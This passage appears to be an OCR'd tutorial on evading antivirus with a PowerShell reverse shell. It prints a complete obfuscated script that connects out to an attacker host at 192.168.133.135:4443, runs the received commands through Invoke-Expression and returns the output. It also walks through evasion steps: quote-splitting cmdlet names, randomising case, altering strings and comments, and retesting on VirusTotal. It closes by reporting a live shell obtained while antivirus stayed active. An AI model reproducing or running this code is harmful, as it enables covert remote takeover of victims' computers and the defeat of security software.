
Here in below screenshot both iex command i""e""x giving same result so lets add quotes to these commands in our script

```
PS C:\Users\kali> iex

cmdlet Invoke-Expression at command pipeline position 1
Supply values for the following parameters:
Command:
PS C:\Users\kali> i""e""x

cmdlet Invoke-Expression at command pipeline position 1
Supply values for the following parameters:
Command:
PS C:\Users\kali>
```

after replacing all the commands with quotes its look like this(iex⇒i""e""x, New-Object ⇒Ne""w-O""bje""ct, pwd⇒p""w""d)

```
1 $f6bd8c8c36464ae4adf19c74b7c714e6
  <#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa-
  aaaaaaa #> = N""e""w-O""bj""ec""t System.Net.Sockets.TCPClient('192.168.133.135',4443);$7eaa6c35403a4555af7ee64da12166d3 =
  $f6bd8c8c36464ae4adf19c74b7c714e6.GetStream();[byte[]]$a48a0be674ff466ba0e575fdfe41d01f = 0..65535|%{0};while(($ac4cbb4a470a40d78525db5d0a5e480e =
  $7eaa6c35403a4555af7ee64da12166d3.Read($a48a0be674ff466ba0e575fdfe41d01f, 0, $a48a0be674ff466ba0e575fdfe41d01f.Length)) -ne 0){;$f438fbfe834e4593b1d8bfed485ca521 =
  (New-Object -TypeName System.Text.ASCIIEncoding).GetString($a48a0be674ff466ba0e575fdfe41d01f,0, $ac4cbb4a470a40d78525db5d0a5e480e);$7cc28e79fc6d4c79a5b85efec74d5134
  = (i""e""x $f438fbfe834e4593b1d8bfed485ca521 2>&1 | Out-String );$f303cc2a5a5846f3aada6fc17471a128 = $7cc28e79fc6d4c79a5b85efec74d5134 + 'PS ' + (p""w""d).Path + '>
  ';$09297f5644e24daf8d77f50088c322d7 = ([text.encoding]::ASCII).GetBytes($f303cc2a5a5846f3aada6fc17471a128);
  $7eaa6c35403a4555af7ee64da12166d3.Write($09297f5644e24daf8d77f50088c322d7,0,$09297f5644e24daf8d77f50088c322d7.Length);$7eaa6c35403a4555af7ee64da12166d3.Flush()};
  $f6bd8c8c36464ae4adf19c74b7c714e6.Close()
```

Lets save this script and reupload to virustotal




We are almost able to bypass all the antivirus engines except 2. we can continue our further steps like

5. Randomize characters cases


ex: iex can be converted to IeX or iEx like this

6. **Play with strings**
   Remove some strings like malware, virus from the script or add strings.
7. **Play with comments**
   Add/Remove comments to avoid detection

Now we successfully able to build the script that will bypass almost all antivirus engines. Lets run this script on windows and check whether we are getting reverse shell connection to our attacker machine lets do it.



We are successfully able to run the script on the windows machine and lets check antivirus active or not



Its in full active state and everything looks good

Now lets check our linux attacker machine whether we are able receive reverseshell connection from windows

We are successfully able receive reverse shell connection on attacker machine & able list all the files of windows machine on attacker machine.

Conclusions

To create a reverse shell in Power Shell that may easily evade antivirus detection, perform the aforementioned procedures. There exist numerous other strategies for evading antivirus software, in addition to the ones mentioned above.

References:

https://www.wikipedia.org/
https://github.com/
https://stackoverflow.com/
https://www.revshells.com/